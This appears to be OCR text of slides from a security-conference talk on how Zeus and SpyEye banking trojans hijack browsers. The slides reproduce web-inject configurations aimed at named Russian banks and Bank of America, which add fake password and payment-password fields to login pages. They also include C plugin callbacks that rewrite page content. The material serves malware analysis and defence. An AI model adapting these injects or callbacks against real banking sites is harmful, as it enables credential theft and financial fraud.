data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">ïàðîëü</td>
data_end

data_after
<td><input class="text" type="password" name="password" value=""><
data_end

data_before
<td class="merchantLogin">ïàðîëü</td>
<td><input class="text" type="password" name="password" value=""><
data_end

data_inject
<td class="merchantLogin">ïëàòåæíûé ïàðîëü</td>
<td><input class="text" type="password" name="platej_pass" value="
data_end

data_after
<td><input class="button" type="submit" value="Âîéòè"></td>
data_end
```



```
set_url https://online.sbank.ru/Login.shtm?RC=5* GP
data_before
<tr bgColor=*
data_end
data_inject
Ñ÷åò îòêðûò:
<td> <input type="text" name="Login" size="10"*
<td> <input type="Password" name="Password" size="10"*
data_end
data_after
</tr>
data_end


set_url https://ms.intellibank.ru/Front_Web/logon.asp* GP
data_before
data_end
data_inject
data_end
data_after
data_end

set_url https://client.uralsibbank.ru/* GP
data_before
data_end
data_inject
*<INPUT type="text" name="CustIdent" id="CustIdent"*
*<INPUT type="password" name="CustAuth" id="CustAuth"*
data_end
```

http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html

Web Injects – Action



Web Injects – Metrics

```
# Grabbing Account Type

set_url https://onlineeast#.bankofamerica.com/*/GotoWelcome GPH
data_before
<div class="primaryNavCnt">
data_end
data_inject
```

- What is meant by GPH flags?
  - Exploitation and infection metrics
    - **G** - injection will be made only for the resources that are requested by the **GET**
    - **P** - injection will be made only for the resources that are requested by the **POST**
    - **L** - is a flag for grabbing content between the tags **data_before** and **data_after** inclusive
    - **H – similar as L except** the ripped content is not included and the contents of tags **data_before** and **data_after**

Web Injects – Zeus and SpyEye

- Web Injects
  - Sequence of metrics (as discussed earlier)
    - SpyEye – sequence should follow **data_before**, **data_inject**, **data_after**
    - Zeus –sequence does not matter
  - Injection content
    - SpyEye requires specific rules to be designed using **set_url**
    - Zeus primarily injects malicious Cascading Style Sheets (CSS) and JavaScripts (JS).
  - Source – bots
    - Zeus and SpyEye bots perform the requisite infection
    - Bot reads the configuration parameters using plugin interface
    - Browser's HTTP communication channel is infected

Web Fakes


- Understanding Web Fakes
  - Plugins used to spoof the content in browsers
  - Supports both protocols HTTP/HTTPS
  - Based on the concept of internal URL redirection
  - All browsers are affected
- How ?
  - Plugins use the defined metrics in the configuration file
    - URL_MASK
    - URL_REDIRECT
    - FLAGS
    - POST_BLACK_MASK
    - POST_WHITE_MASK
    - BLOCK_URL
    - WEBFAKE_NAME
    - UNBLOCK_URL

Web Fakes – Function Calls


```
54.
55. DLLEXPORT void Callback_OnBeforeLoadPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPostVars, OUT PCHAR * lpszContent, OUT PDWORD lpdwSize)
56. {
57.     if (!strstr(szUrl, "google")) {
58.
59.     DebugWrite("Output : \n{ %s }\n", data);
60.
61.     if (!checkmem_forread(lpszContent, sizeof(DWORD))) {
62.         DebugWrite("[ERROR] : Ahtung! : *lpszContent == 0x%08X is not readable", *lpszContent);
63.         return;
64.     }
65.
66.     *lpszContent = (PCHAR)malloc(sizeof(data));
67.     if (!*lpszContent) {
68.         DebugWrite("[ERROR] : Ahtung! : *lpszContent == NULL");
69.         return;
70.     }
71.     CopyMemory(*lpszContent, data, sizeof(data));
72.     *lpdwSize = sizeof(data);
73.
74.     }
75. }

82. DLLEXPORT void Callback_ProcessContentOfPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPageContent, OUT PCHAR * szOut, IN OUT PDWORD lpdwSize)
83. {
84.     if (strstr(szUrl, "google")) {
85.         DWORD dwMaxSize = 200000;
86.         if (dwMaxSize < strlen(szPageContent))
87.             return;
88.         *szOut = (PCHAR)malloc(dwMaxSize);
89.         if (!*szOut)
90.             return;
91.         ZeroMemory(*szOut, dwMaxSize);
92.         CopyMemory(*szOut, szPageContent, strlen(szPageContent));
93.         PCHAR szPos = strstr(*szOut, "porno");
94.         if (szPos) {
95.             CopyMemory(szPos, "xxxxx", 5);
96.         }
97.         *lpdwSize = strlen(szPageContent);
98.     }
99. }
```

Web Fakes – Real Example



The Ghost (Exploitation) Shell Persists



Conclusion

- So What !
  - Third generation botnets success greatly depends on browsers
  - Browser has become the most predominant part of exploitation
  - Dropping bots using Drive by Downloads is an easy process
  - Hooking browser is not a big stake factor
  - Bot Development Kits (BDKs) are in action
  - Browser is the main window to the internet, so as to the risk
  - Hard to prevent malware that resides inside browsers
  - Plugins-Addons are also responsible for circumventing the browser security
  - Protection requires much more efforts than the present times

Questions / Thanks

- BruCon Crew
  - For all the support and help

- SecNiche Security Labs
  - All my team members for their cooperation
- Contact
  - LinkedIn – **http://www.linkedin.com/in/adityaks**
  - Twitter - **@AdityaKSood**